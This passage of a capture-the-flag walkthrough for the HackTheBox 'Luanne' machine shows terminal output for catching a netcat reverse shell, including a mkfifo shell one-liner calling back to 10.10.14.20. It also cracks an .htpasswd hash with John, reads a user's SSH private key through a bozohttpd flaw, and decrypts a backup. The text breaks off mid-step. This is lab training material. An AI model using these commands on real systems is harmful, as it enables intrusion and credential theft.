
Of course, I need to open a listener on the port specified in the command and I can obtain a shell:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.218] 65522
sh: can't access tty; job control turned off
$ id
uid=24(_httpd) gid=24(_httpd) groups=24(_httpd)
$ whoami
_httpd
$ pwd
/var/www
$ █
```

Figure 9 - Shell obtained on the server


However, I obtain a shell with user **_httpd**. This means that I need to perform a lateral movement to became a different user and retrieve the user flag. In the folder I have the shell, **/var/www**, I found a file named **.htpasswd**. Analyzing this file, I found a hashed credential:



```
$ ls -la
total 20
drwxr-xr-x   2 root  wheel  512 Nov 25  2020 .
drwxr-xr-x  24 root  wheel  512 Nov 24  2020 ..
-rw-r--r--   1 root  wheel   47 Sep 16  2020 .htpasswd
-rw-r--r--   1 root  wheel  386 Sep 17  2020 index.html
-rw-r--r--   1 root  wheel   78 Nov 25  2020 robots.txt
$ cat .htpasswd
[redacted]
```

Figure 10 - Hash found


So, I tried to crack this hash running the following command:



```
┌──(k14d1u5㉿k14d1u5-kali)-[/media/…/Per OSCP/Linux/Easy/Luanne]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]      ([redacted])
1g 0:00:00:00 DONE (2024-04-06 22:59) 33.33g/s 99200p/s 99200c/s 99200C/s casanova..lance
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(k14d1u5㉿k14d1u5-kali)-[/media/…/Per OSCP/Linux/Easy/Luanne]
└─$ █
```

Figure 11 - Hash cracked


Luckly, I cracked the credentials! The first thing I tried was using these to access to SSH, but them didn't work. SSH ask an RSA key to login. So, I tried to use them to login on the web application running on port 80. This time them worked! However, at this point I was lost. So, I came back on my shell to search new information. If I run Linpeas, or if I check myself the process as shown in the next figure, I found the following command run:



```
$ ps -auxww
USER        PID %CPU %MEM    VSZ   RSS TTY  STAT STARTED      TIME COMMAND
root          0  0.0  0.2      0 13200 ?    DKS   7:13AM   0:01.17 [system]
root          1  0.0  0.0  20024  1520 ?    Is    7:13AM   0:00.01 init
_httpd       86  0.0  0.0  20856  1712 ?    I     7:58AM   0:00.00 /bin/sh -i
_httpd       97  0.0  0.0  15916  1600 ?    I     7:58AM   0:00.00 nc 10.10.14.20 1234
root        163  0.0  0.0  31520  2300 ?    Ss    7:13AM   0:00.02 /usr/sbin/syslogd -s
r.michaels  185  0.0  0.0  35080  2020 ?    Is    7:13AM   0:00.01 /usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3001 -L weather /home/r.michaels/devel/webapi/weather.lua -P /var/run/httpd_devel.pid -U r.michaels -b /home/r.michaels/devel
/www
root        298  0.0  0.0  19780  1316 ?    Is    7:13AM   0:00.00 /usr/sbin/powerd
root        299  0.0  0.0  25276  1828 ?    Is    7:13AM   0:00.00 nginx: master process /usr/pkg/sbin/nginx
root        318  0.0  0.1 117916  7308 ?    Il    7:13AM   0:07.17 /usr/pkg/bin/vmtoolsd
_httpd      336  0.0  0.3 118436 17104 ?    Ss    7:13AM   0:01.41 /usr/pkg/bin/python3.8 /usr/pkg/bin/supervisord-3.8
root        348  0.0  0.0  71344  2926 ?    Is    7:13AM   0:00.00 /usr/sbin/sshd
nginx       371  0.0  0.1  33784  3264 ?    I     7:13AM   0:00.01 nginx: worker process
_httpd      376  0.0  0.0  34032  2020 ?    Is    7:13AM   0:00.01 /usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3000 -L weather /usr/local/webapi/weather.lua -U _httpd -b /var/www
root        402  0.0  0.0  20216  1656 ?    Is    7:13AM   0:00.02 /usr/sbin/cron
_httpd      415  0.0  0.0  22856  1712 ?    I     6:01AM   0:00.00 sh -c rm -f /tmp/fumkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.20 1234 >/tmp/f
_httpd      564  0.0  0.0  17640  1308 ?    S    10:11AM   0:00.00 sleep 30
_httpd      581  0.0  0.0  15944  1336 ?    I     6:01AM   0:00.01 nc 10.10.14.20 1234
_httpd      781  0.0  0.0  20828  1716 ?    I     7:57AM   0:00.00 sh -c rm /tmp/fumkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.20 1234 >/tmp/f
```

Figure 12 - Process analysis


I noted that this command is the same used by the web application and I found in the process logs from the browser. At this point, I interact with this service as the web application does and I analyze the interaction using the **curl** command:



```
$ curl http://127.0.0.1:3001/ -u [redacted] -v
*   Trying 127.0.0.1:3001...
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0* Connected to 127.0.0.1 (127.0.0.1) port 3001 (#0)
* Server auth using Basic with user 'webapi_user'
> GET / HTTP/1.1
> Host: 127.0.0.1:3001
> Authorization: Basic d2ViYXBpX3VzZXI6aWFtdGhlYmVzdA==
> User-Agent: curl/7.71.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 08 Apr 2024 10:13:51 GMT
< Server: bozohttpd/20190228
< Accept-Ranges: bytes
< Last-Modified: Thu, 17 Sep 2020 20:56:21 GMT
< Content-Type: text/html
< Content-Length: 386
< Connection: close
<
{ [386 bytes data]
100   386  100   386    0     0   125k      0 --:--:-- --:--:-- --:--:--  125k
* Closing connection 0
<!doctype html>
<html>
  <head>
    <title>Index</title>
  </head>
  <body>
    <p><h3>Weather Forecast API</h3></p>
    <p><h4>List available cities:</h4></p>
    <a href="/weather/forecast?city=list">/weather/forecast?city=list</a>
    <p><h4>Five day forecast (London)</h4></p>
    <a href="/weather/forecast?city=London">/weather/forecast?city=London</a>
    <hr>
  </body>
</html>
$ 
```

Figure 13 - Local server information


Obviously, I need to provide the credentials I found previously to access to the application. Thanks to this interaction, I found what is the local server. Looking for it on Google, I found out that it is vulnerable to **CVE-2010-2320**. It allows to retrieve the RSA keys from the home directory of the user (**r.michaels** in this case). To do it, I run the command in the following figure:



```
$ curl -u w[redacted]st "http://127.0.0.1:3001/~r.michaels/id_rsa"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2610  100  2610    0     0   849k      0 --:--:-- --:--:-- --:--:-- 1274k
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvXxJBbm4VKcT2HABKV2Kzh9GcatzEJRyvv4AAalt349ncfDkMfFB
[redacted]
Pm/+ofP8HaHlCnc9iEDfzDN83HX9CiZFYO4n1KwOryZbPM1+Y5No3vKg+tKdzUsiwZAAAA
```

Figure 14 - RSA keys retrieved


I copied it in a file and, before can use it, I need to set the right permission on it:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ chmod 400 idRMichael.pub
```

Figure 15 - RSA permissions

Finally, I used it to log in as **r.michaels** and retrieve the user flag (I forgot the user flag screen)!




```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ ssh -i idRMichael.pub r.michaels@10.10.10.218
Last login: Fri Sep 18 07:06:51 2020
NetBSD 9.0 (GENERIC) #0: Fri Feb 14 00:06:28 UTC 2020

Welcome to NetBSD!

luanne$ █
```

Figure 16 - SSH connection

Privilege escalation


At this point I finally can think how to escalate my privilege to root user. Analyzing the **r.michaels** home directory, I found two interesting directories:



```
luanne$ ls -la
total 52
dr-xr-x---  7 r.michaels  users   512 Sep 16  2020 .
drwxr-xr-x  3 root        wheel   512 Sep 14  2020 ..
-rw-r--r--  1 r.michaels  users  1772 Feb 14  2020 .cshrc
drwx------  2 r.michaels  users   512 Sep 14  2020 .gnupg
-rw-r--r--  1 r.michaels  users   431 Feb 14  2020 .login
-rw-r--r--  1 r.michaels  users   265 Feb 14  2020 .logout
-rw-r--r--  1 r.michaels  users  1498 Feb 14  2020 .profile
-rw-r--r--  1 r.michaels  users   166 Feb 14  2020 .shrc
dr-x------  2 r.michaels  users   512 Sep 16  2020 .ssh
dr-xr-xr-x  2 r.michaels  users   512 Nov 24  2020 backups
dr-xr-x---  4 r.michaels  users   512 Sep 16  2020 devel
dr-x------  2 r.michaels  users   512 Sep 16  2020 public_html
-r--------  1 r.michaels  users    33 Sep 16  2020 user.txt
luanne$ █
```

Figure 17 - Interesting directories


In particular, I found an interesting **.enc** file in the **backups** folder.



```
sh: ls la: not found
luanne$ ls -la
total 12
dr-xr-xr-x  2 r.michaels  users   512 Nov 24  2020 .
dr-xr-x---  7 r.michaels  users   512 Sep 16  2020 ..
-r--------  1 r.michaels  users  1970 Nov 24  2020 devel_backup-2020-09-16.tar.gz.enc
luanne$ █
```

Figure 18 - Interesting file


This file can be decrypted using a PGP key, usually stored in the **.gnupg** in the user home directory:



```
luanne$ cd .gnupg
luanne$ ls -la
total 16
drwx------  2 r.michaels  users   512 Sep 14  2020 .
dr-xr-x---  7 r.michaels  users   512 Sep 16  2020 ..
-rw-------  1 r.michaels  users   603 Sep 14  2020 pubring.gpg
-rw-------  1 r.michaels  users  1291 Sep 14  2020 secring.gpg
luanne$ cd
```

Figure 19 - PGP keys


So, on the target machine, I can run the following command:



```
luanne$ netpgp --decrypt devel_backup-2020-09-16.tar.gz.enc --output=/tmp/test.tar.gz
signature  2048/RSA (Encrypt or Sign) 3684eb1e5ded454a 2020-09-14
Key fingerprint: 027a 3243 0691 2e46 0c29 9f46 3684 eb1e 5ded 454a
uid              RSA 2048-bit key <r.michaels@localhost>
luanne$ █
```

Figure 20 - .enc file decryption


Actually, I can’t use the **/tmp/** directory to store the output file because them will be automatically deleted after few seconds. So, I give permission on the user home directory and I actually used it instead. Similar to what I did previously, I found a new **.htpasswd** in the **www** directory of the backup decrypted files. Again, this file contains a hashed credential:



```
luanne$ cd devel-2020-09-16/
luanne$ ls -la
total 16
drwxr-x---  4 r.michaels  users  512 Sep 16  2020 .
drwxr-xr-x  3 r.michaels  users  512 Apr  8 13:37 ..
drwxr-xr-x  2 r.michaels  users  512 Sep 16  2020 webapi
drwxr-xr-x  2 r.michaels  users  512 Sep 16  2020 www
luanne$ cd webapi
luanne$ ls -la
total 24
drwxr-xr-x  2 r.michaels  users   512 Sep 16  2020 .
drwxr-x---  4 r.michaels  users   512 Sep 16  2020 ..
-rw-r--r--  1 r.michaels  users  7072 Sep 16  2020 weather.lua
luanne$ cd ..
luanne$ cd ww
ksh: cd: /home/r.michaels/tmp/devel-2020-09-16/ww - No such file or directory
luanne$ cd www
luanne$ ls -la
total 16
drwxr-xr-x  2 r.michaels  users  512 Sep 16  2020 .
drwxr-x---  4 r.michaels  users  512 Sep 16  2020 ..
-rw-r--r--  1 r.michaels  users   47 Sep 16  2020 .htpasswd
-rw-r--r--  1 r.michaels  users  378 Sep 16  2020 index.html
luanne$ cat .
../        ./         .htpasswd
luanne$ cat .htpasswd
[redacted]
luanne$ 
```

Figure 21 - New hashed credentials


As before, I try to crack them running the following command:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ touch pass.txt

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
